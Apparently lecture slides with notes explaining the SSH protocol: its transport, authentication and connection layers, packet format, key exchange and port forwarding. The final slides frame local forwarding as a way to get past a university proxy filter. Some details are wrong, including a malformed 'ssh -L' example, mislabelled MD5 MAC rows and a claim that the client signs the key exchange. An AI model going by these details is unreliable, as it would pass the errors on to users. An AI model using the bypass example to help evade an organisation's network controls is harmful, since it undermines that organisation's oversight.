

12


IETF RFCs 4251 through 4256 define SSH as the "Secure Shell Protocol for remote login and other secure network services over an insecure network." The shell consists of three main elements.

**Transport Layer Protocol:** This protocol accommodates server authentication, data confidentiality, and data integrity with perfect forward privacy (that is, if a key is compromised during one session, the knowledge does not affect the security of earlier sessions). The transport layer is responsible for key exchange and server authentication. It sets up encryption, integrity verification, and (optionally) compression and exposes to the upper layer an API for sending and receiving plain text packets. This layer is typically run over a TCP/IP connection but can also be used on top of any other dependable data stream.

**User Authentication Protocol:** This protocol authenticates the client to the server and runs over the transport layer. Common authentication methods include password, public key, keyboard-interactive, GSSAPI, SecureID, and PAM.

**Connection Protocol:** This protocol multiplexes the encrypted tunnel to numerous logical channels, running over the User Authentication Protocol. The connection layer defines channels, global requests, and the channel requests through which SSH services are provided. A single SSH connection can host multiple channels concurrently, each transferring data in both directions. Channel requests relay information such as the exit code of a server-side process. The SSH client initiates a request to forward a server-side port.

The "SSH transport layer protocol" is not to be confused with the "OSI transport layer": it is part of the SSH protocol and runs on top of the layer 4 OSI network layer (i.e.: the actual transport layer of the network stack, e.g. TCP or any other reliable transport layer protocol).




Server authentication occurs at the transport layer protocol, based on the server possessing a public-private key pair. A server may have multiple host keys using multiple different asymmetric encryption algorithms. Multiple hosts may share the same host key. In any case, the server host key is used during key exchange to authenticate the identity of the host. For this authentication to be possible, the client must have presumptive knowledge of the server public host key. RFC 4251 dictates two alternative trust models that can be used:

- The client has a local database that associates each host name (as typed by the user) with the corresponding public host key. This method requires no centrally administered infrastructure and no third-party coordination. The downside is that the database of name-to-key associations may become burdensome to maintain.
  - The host name-to-key association is certified by a trusted *Certification Authority* (CA) (see later). The client knows only the CA root key and can verify the validity of all host keys certified by accepted CAs. This alternative eases the maintenance problem, because ideally only a single CA key needs to be securely stored on the client. On the other hand, each host key must be appropriately certified by a central authority before authorization is possible.

## SSH: transport layer protocol

### ■ Security algorithm negotiation



14

SSH includes negotiation algorithms to determine suitable encryption algorithms. The SSH Transport Layer packet exchange consists of a sequence of steps, illustrated above. First, the client establishes a TCP connection to the server with the TCP protocol (which is not part of the Transport Layer Protocol). When the connection is established, the client and server exchange the following data packets (using the data field of a TCP segment).

## Identification string exchange

The first step, the *identification string exchange*, begins with the client sending a packet with an identification string of the form: "SSH-*protoversion-softwareversion SP comments CR LF*", where SP, CR, and LF are space character, carriage return, and line feed, respectively. An example of a valid string is SSH-2.0-billsSSH\_3.6.3q3<CR><LF> (SSH protocol version 2, software version billsSSH\_3.6.3q3). The server responds with its own identification string.

## Algorithm negotiation

Next comes *algorithm negotiation*. Each side sends an SSH\_MSG\_KEXINIT containing lists of supported algorithms in the order of preference to the sender. Each type of cryptographic algorithm has one list. The algorithms include key exchange, encryption, MAC algorithm, and compression algorithm. For each category, the algorithm chosen is the first algorithm on the client's list that is also supported by the server.

## Key exchange


The next step is *key exchange*. The specification allows for alternative methods of key exchange, but at present only two versions of Diffie–Hellman (asymmetrical encryption) key exchange are specified. Both versions are defined in RFC 2409 and require only one packet in each direction. The *end of key exchange* is signaled by the exchange of SSH\_MSG\_NEWKEYS packets. At this point, both sides may start using the generated keys.

#### Service request

The final step is *service request*. The client sends an SSH\_MSG\_SERVICE\_REQUEST packet to request either the User Authentication or the Connection Protocol. Subsequent to this request, all data is exchanged as the payload of an SSH Transport Layer packet, protected by encryption and MAC.



## ■ Binary packet protocol



15

Each data packet is in the following format:

*Packet length*: Packet length is the length of the packet in bytes, not including the packet length and Message Authentication Code (MAC) fields.


*Padding length*: Padding length is the length of the random padding field.

*Payload*: Payload constitutes the useful contents of the packet. Prior to algorithm negotiation, this field is uncompressed. If compression is negotiated, then in subsequent packets this field is compressed. Maximal (uncompressed) size is (at least) 32768 bytes (longer packets may be supported, depending on the implementation).

*Random padding*: After an encryption algorithm is negotiated, this field is added. It contains random bytes of padding so that the total length of the packet (excluding the MAC field) is a multiple of the cipher block size, or 8 bytes for a stream cipher. The length of the padding is arbitrary to thwart traffic analysis.

*Message Authentication Code (MAC)*: If message authentication has been negotiated, this field contains the MAC value. The MAC value is computed over the entire packet plus a sequence number, excluding the MAC field. The sequence number is an implicit 32-bit packet sequence that is initialized to zero for the first packet and incremented for every packet. The sequence number is not included in the packet sent over the TCP connection.

## ■ Binary packet protocol



16

Process illustrating the calculation of encrypted packets.

## ■ Encryption algorithm

- Negotiated during key exchange
- Supported algorithms
  - ▶ REQUIRED: 3des-cbc (“168” bit key)
  - ▶ RECOMMENDED: aes128-cbc
  - ▶ OPTIONAL: aes192-cbc, aes256-cbc, arcfour (i.e. RC4), etc.
- May be different for each direction
- Secret key established during key exchange
- All packets sent in 1 direction SHOULD be considered a single data stream

Supported encryption algorithms	
3des-cbc*	Three-key Triple Digital Encryption Standard (3DES) in Cipher-Block-Chaining (CBC) mode
blowfish-cbc	Blowfish in CBC mode
twofish256-cbc	Twofish in CBC mode with a 256-bit key
twofish192-cbc	Twofish with a 192-bit key
twofish128-cbc	Twofish with a 128-bit key
aes256-cbc	Advanced Encryption Standard (AES) in CBC mode with a 256-bit key
aes192-cbc	AES with a 192-bit key
aes128-cbc**	AES with a 128-bit key
Serpent256-cbc	Serpent in CBC mode with a 256-bit key
Serpent192-cbc	Serpent with a 192-bit key
Serpent128-cbc	Serpent with a 128-bit key
arcfour	RC4 with a 128-bit key
cast128-cbc	CAST-128 in CBC mode

17

## ■ MAC algorithm

- Negotiated during key exchange
- Supported algorithms
  - ▶ REQUIRED: hmac-sha1
  - ▶ RECOMMENDED: hmac-sha1-96, hmac-sha2-256
    - ✓ hmac-sha1-96: first 96 bits of hmac-sha1
  - ▶ OPTIONAL: hmac-md5, hmac-md5-96, hmac-sha2-512, etc.
- May be different for each direction
- MAC = mac(key, seq. nr. | unencrypted packet)
  - ▶ Implicit seq. nr. (4 bytes), not sent with packet
  - ▶ Seq. nr. initialised to 0, incremented after each packet

Supported MAC algorithms	
hmac-sha1*	HMAC-SHA1; Digest length = Key length = 20
hmac-sha1-96**	First 96 bits of HMAC SHA1; Digest length = 12; Key length = 20
hmac-md5	HMAC-SHA1; Digest length = Key length = 16
hmac-md5-96	First 96 bits of HMAC SHA1; Digest length = 12; Key length = 16

18

The implicit sequence number for the MAC is never reset, not even if the keys and the algorithms for the SSH-connection are renegotiated later on.

## ■ New symmetric keys are generated and exchanged for each new session

- Different keys for encryption and for MAC algorithms
- Can even support different keys for each direction

## ■ How are the symmetric keys exchanged?

- In a secure way?

19

## ■ Key exchange: shared session key

- Server sends

- ▶ Its shared session key
    - ✓ Diffie Helman (see key exchange chapter)

- ▶ Its host (public) key
    - ✓ For authentication
    - ✓ Support for DSA, ECDSA, ED25519 or RSA

- ▶ A signature over (among other things)

- ✓ SSH\_MSG\_KEXINIT messages from both client and server (including cookies)
    - ✓ DH public keys
    - ✓ Host (public) key

20

Key exchange happens in two phases: (i) first a shared key is generated using Diffie-Hellman, (ii) afterwards the shared key is signed with the public key of the client to provide authentication.

For the creation and exchange of a symmetric key, Diffie Hellman (DH) is used (see key exchange chapter). The way SSH uses DH is as an ephemeral algorithm: DH parameters are generated for individual sessions, and are destroyed as soon as they're no longer needed. The only thing the long-lasting key pair is used for is authentication. This gives forward secrecy: stealing the private key doesn't let you decrypt old sessions. This key agreement results in a shared session key.

In addition, after a shared key is established, the client host key is used to sign the Diffie-Hellman parameters. SSH protocol 2 supports signatures based on DSA, ECDSA, ED25519 or RSA signature algorithms. They are only used after key exchange to sign the DH messages and prove the client has the private key (one side of DH parameters being signed is enough to prevent a MITM, because the attacker can't impersonate both client and server; it's easier to make the server always have to have a keypair than make the client always have to have a keypair).

Now that the shared session key has been securely generated and authenticated, the rest of the session is encrypted using a symmetric cipher

## ■ Key exchange: server authentication

- Based on server host key
- Various possible techniques for key identification
  - ▶ Using local databases
  - ▶ Using certification authorities (CA) and certificates
  - ▶ Using offline channels
    - ✓ E.g. key “fingerprint”
  - ▶ Using “best effort” approach
    - ✓ Accept host key without check during first connection to the server
    - ✓ Save host key in local database
    - ✓ Check against saved key for later connections
- See alternatives from key exchange chapter

21


## ■ Key re-exchange

- Possible at any moment (except during key exchange)
- Can be initiated by either party
- Session ID doesn't change
- Algorithms may be changed
- Session keys are changed
- Recommended
  - ▶ After some amount of data (e.g. 1 GB)
  - ▶ After some amount of time (e.g. 1 h)

22

## ■ SSH user authentication protocol

- Client authentication
- On top of SSH transport layer




## ■ 3 authentication methods:

- Public key
- password
- Host based

23

The *User Authentication Protocol* provides the means by which the client is authenticated to the server. Multiple authentication methods are supported. In case a password needs to be send, this can be done in a secure way since the underlying SSH transport layer already provides confidentiality and data-integrity.

Typically, the server will disconnect the client if the authentication has not been accepted within the timeout period (recommended value for the timeout: 10 minutes). Additionally, a limited number of failed authentication attempts is configured to prevent brute force attacks. The recommended value for the maximal number of failed authentication attempts is 20 within a single session.



24

The message exchange involves the following steps:

1. The client sends a `SSH_MSG_USERAUTH_REQUEST` with a requested method of none.
  2. The server checks to determine if the username is valid. If not, the server returns `SSH_MSG_USERAUTH_FAILURE` with the partial success value of false. If the username is valid, the server proceeds to step 3.
  3. The server returns `SSH_MSG_USERAUTH_FAILURE` with a list of one or more authentication methods to be used.
  4. The client selects one of the acceptable authentication methods and sends a `SSH_MSG_USERAUTH_REQUEST` with that method name and the required method-specific fields. At this point, there may be a sequence of exchanges to perform the method.
  5. If the authentication succeeds and more authentication methods are required, the server proceeds to step 3, using a partial success value of true. If the authentication fails, the server proceeds to step 3, using a partial success value of false.
  6. When all required authentication methods succeed, the server sends a `SSH_MSG_USERAUTH_SUCCESS` message, and the Authentication Protocol is over.

The SSH\_MSG\_USERAUTH\_REQUEST message contains the following fields: the user name, the service name, the method name, plus additional fields specific for the authentication method used. *Username* is the authorization identity the client is claiming, *service name* is the facility to which the client is requesting access (typically the SSH Connection Protocol), and *method name* is the authentication method being used in this request (“publickey”, “password” or “hostbased”).

If the server either rejects the authentication request or accepts the request but requires one or more additional authentication methods, the server sends a `SSH_MSG_USERAUTH_FAILURE` message. The `SSH_MSG_USERAUTH_FAILURE` message isn't necessarily an indication of a fatally unsuccessful authentication. It may be merely an indication that the desired authentication isn't yet achieved. This message contains a list of authentication methods that can continue and a partial success flag, which is set to TRUE if the previous request was successful but further authentication is needed, and is set to FALSE if the previous request failed. This implies that the number of `SSH_MSG_USERAUTH_REQUEST` and `SSH_MSG_USERAUTH_FAILURE` messages isn't necessarily the same for all authentication processes.

Eventually, when the authentication is complete, the server replies with a SSH\_MSG\_USERAUTH\_SUCCESS message and starts the requested service.



## SSH: User authentication protocol

### ■ Authentication methods

- “Public key” method

- ▶ Supported by all implementations
- ▶ Client signs using his private key
- ▶ Server verifies signature and client's public key
- ▶ Issue:
  - ✓ Computationally expensive
  - ✓ Few clients have public/private key pairs

- “Password” method

- ▶ Supported by all implementations
- ▶ Most widely used today

- “Host based” method

- ▶ Support is optional
- ▶ Authentication based on user's host
- ▶ Client sends signature generated using client's private host key
- ▶ Server verifies signature en client's public host key
- ▶ Similar to “public key”
  - ✓ Except for host authentication instead of user authentication

25

The server may require one or more of the following authentication methods:


*publickey*: The details of this method depend on the public-key algorithm chosen. In essence, the client sends a message to the server that contains the client's public key, with the message signed by the client's private key. When the server receives this message, it checks to see whether the supplied key is acceptable for authentication and, if so, it checks to see whether the signature is correct. The SSH\_MSG\_USERAUTH\_REQUEST may also contain a flag set to FALSE (instead of TRUE) and no signature. This allows the client to test whether this (computationally expensive) authentication method is accepted by the server. If it is, the server will respond with a SSH\_MSG\_USERAUTH\_PK\_OK message and the authentication can continue.

*password*: The client sends a message containing a plaintext password, which is protected by encryption by the Transport Layer Protocol. If the server answers with a SSH\_MSG\_USERAUTH\_PASSWD\_CHANGEREQ message, the client will change the password by sending a SSH\_MSG\_USERAUTH\_REQUEST for the “password” method containing a TRUE (instead of FALSE) flag, the old password (in plaintext) and the new password (in plaintext).

*Host based*: Authentication is performed on the client's host rather than the client itself. Thus, a host that supports multiple clients would provide authentication for all its clients. This method works by having the client send a signature created with the private key of the client host. Thus, rather than directly verifying the user's identity, the SSH server verifies the identity of the client host—and then believes the host when it says the user has already authenticated on the client side.

## ■ SSH connection protocol

- Multiplexes secure tunnel provided by SSH transport layer and user authentication layer into several logical channels
- Logical channels can be used for various purposes



26

The SSH Connection Protocol runs on top of the SSH Transport Layer Protocol and assumes that a secure authentication connection is in use. That secure authentication connection, referred to as a *tunnel*, is used by the Connection Protocol to multiplex a number of logical channels.

Confusingly, RFC 4254, "The Secure Shell (SSH) Connection Protocol," states that the Connection Protocol runs on top of the Transport Layer Protocol whilst the User Authentication Protocol RFC 4251, "SSH Protocol Architecture," states that the Connection Protocol runs over the User Authentication Protocol. In fact, the Connection Protocol runs over the Transport Layer Protocol, but assumes that the User Authentication Protocol has been previously invoked.

## ■ Applications implemented as “channels”

- All channels are multiplexed into single encrypted tunnel (provided by SSH transport layer protocol)
- Channels identified by channel numbers at both ends of the connection
- Channel numbers may differ for same channel at client and server sides

## ■ Example channels

- Session (shell, file transfer, e-mail, system command, ...)
- X11-connections
- Local port forwarding (direct TCP/IP)
- Remote port forwarding (forwarded TCP/IP)


27

All types of communication using SSH, such as a terminal session, are supported using separate channels. Either side may open a channel. For each channel, each side associates a unique channel number, which need not be the same on both ends. Channels are flow-controlled using a window mechanism. No data may be sent to a channel until a message is received to indicate that window space is available.

Four channel types are recognized in the SSH Connection Protocol specification:

- *session*: Session refers to the remote execution of a program. The program may be a shell, an application such as file transfer or e-mail, a system command, or some built-in subsystem. When a session channel is opened, subsequent requests are used to start the remote program.
- *x11*: This channel type refers to the X Window System, a computer software system and network protocol that provides a GUI for networked computers. X allows applications to run on a network server but be displayed on a desktop machine.
- *direct-tcpip*: This channel type is local port forwarding, as explained subsequently.
- *forwarded-tcpip*: This channel type is remote port forwarding, as explained subsequently.

## ■ Opening a channel



28

The life of a channel progresses through three stages: opening a channel, data transfer, and closing a channel. When either side wishes to open a new channel, it allocates a local number for the channel and then sends a message containing the channel type, sender channel, initial window size and maximum packet size. The *channel type* identifies the application for this channel, as described previously. The *sender channel* is the local channel number. The *initial window size* specifies how many bytes of channel data can be sent to the sender of this message without adjusting the window. The *maximum packet size* specifies the maximum size of an individual data packet that can be sent to the sender. For example, one might want to use smaller packets for interactive connections to get better interactive response on slow links.

If the remote side is able to open the channel, it returns a `SSH_MSG_CHANNEL_OPEN_CONFIRMATION` message, which includes the sender channel number, the recipient channel number, and window and packet size values for incoming traffic. Otherwise, the remote side returns a `SSH_MSG_CHANNEL_OPEN_FAILURE` message with a reason code indicating the reason for failure.

After a channel is open, *data transfer* is performed using a `SSH_MSG_CHANNEL_DATA` message, which includes the recipient channel number and a block of data. These messages, in both directions, may continue as long as the channel is open.


When either side wishes to close a channel, it sends a `SSH_MSG_CHANNEL_CLOSE` message, which includes the recipient channel number.

## ■ SSH port forwarding

### ● Goals

1. Transform insecure TCP to secure SSH connections
  - ✓ "SSH tunnel"
2. Bypass network restrictions

### ● Local and remote port forwarding



29

One of the most useful features of SSH is *port forwarding*. Port forwarding or port mapping is an application of network address translation (NAT) that redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway. SSH port forwarding provides the ability to convert any insecure TCP connection into a secure SSH connection. It is also referred to as SSH tunneling. We need to know what a port is in this context. A port is an identifier of a user of TCP. So, any application that runs on top of TCP has a port number. Incoming TCP traffic is delivered to the appropriate application on the basis of the port number. For example, for the *Simple Mail Transfer Protocol* (SMTP), the server side generally listens on port 25, so that an incoming SMTP request uses TCP and addresses the data to destination port 25. TCP recognizes that this address is the SMTP server address and routes the data to the SMTP server application. The figure illustrates the basic concept behind port forwarding. We have a client application that is identified by port number  $x$  and a server application identified by port  $y$ . At some point, the client application invokes the local TCP entity and requests a connection to the remote server on port  $y$ . The local TCP entity negotiates a TCP connection with the remote TCP entity, such that the connection links local port  $x$  to remote port  $y$ . To secure this connection, SSH is configured so that the SSH Transport Layer Protocol establishes a TCP connection between the SSH client and server entities with TCP port numbers  $a$  and  $b$ , respectively. A secure SSH tunnel is established over this TCP connection. Traffic from the client at port  $x$  is redirected to the local SSH entity and travels through the tunnel where the remote SSH entity delivers the data to the server application on port  $y$ . Traffic in the other direction is similarly redirected.

SSH supports two types of port forwarding: local forwarding and remote forwarding.


**Local forwarding** is used to **forward data securely from another client application** (using different port numbers) as the Secure Shell Client. It is frequently used to (i) transform an insecure TCP connection by a secure one and/or (ii) to bypass network restrictions. Local port forwarding allows the client to set up a "hijacker" process. This process will intercept selected application-level traffic and redirect it from an unsecured TCP connection to a secure SSH tunnel. SSH is configured to listen on selected ports, grabs all traffic that uses the selected port and sends it through an SSH tunnel. On the other end, the SSH server sends the incoming traffic to the destination port dictated by the client application. Local port forwarding is the most common type of port forwarding.

With **remote forwarding**, the user's SSH client acts on the server's behalf. The client receives traffic with a given destination port number, places the traffic on the correct port, and sends it to the destination the user chooses. Remote port forwarding allows **other computers to access applications hosted on remote servers**. This form of port forwarding enables applications on the server side of a Secure Shell (SSH) connection to access services residing on the SSH's client side. With remote forwarding, the user's SSH client acts on the server's behalf. The client receives traffic with a given destination port number, places the traffic on the correct port, and sends it to the destination the user chooses. A typical example of remote forwarding follows: You wish to access a server at work from your home computer. Because the work server is behind a firewall, it will not accept an SSH request from your home computer. However, from work you can set up an SSH tunnel using remote forwarding.

## SSH: connection protocol

### ■ Local Port Forwarding (outgoing tunnel)

- Example: create an outgoing tunnel passing a firewall




30

Let's say that yahoo.com is being blocked using a proxy filter in the University. A SSH tunnel can be used to bypass this restriction.

## ■ Local Port Forwarding (outgoing tunnel)

- The remote host (server) acts as a gateway
  - ▶ Example: create an outgoing tunnel passing a firewall
- Command:
  - ▶ `ssh -L local_port:remote_host:remote_port login@servername`
  - ▶ `ssh -L 9001@yahoo.com:80 home`



31

The syntax of the local port forwarding command is as follows (The 'L' switch indicates that a local port forward is needed to be created):

- `ssh -L <local-port-to-listen>:<remote-host>:<remote-port> <servername>`

It can be interpreted as: I want to securely connect to <remote port> on <remote host> and to this end I set up an SSH tunnel from <local port> at my current host to <servername> (which will act as a gateway).

Let's name my machine at the university as 'work' and my home machine as 'home' ('home' needs to have a public IP for this to work). I am running an SSH server on my home machine. To create the SSH tunnel execute the following from the 'work' machine.

- `ssh -L 9001@yahoo.com:80 home`

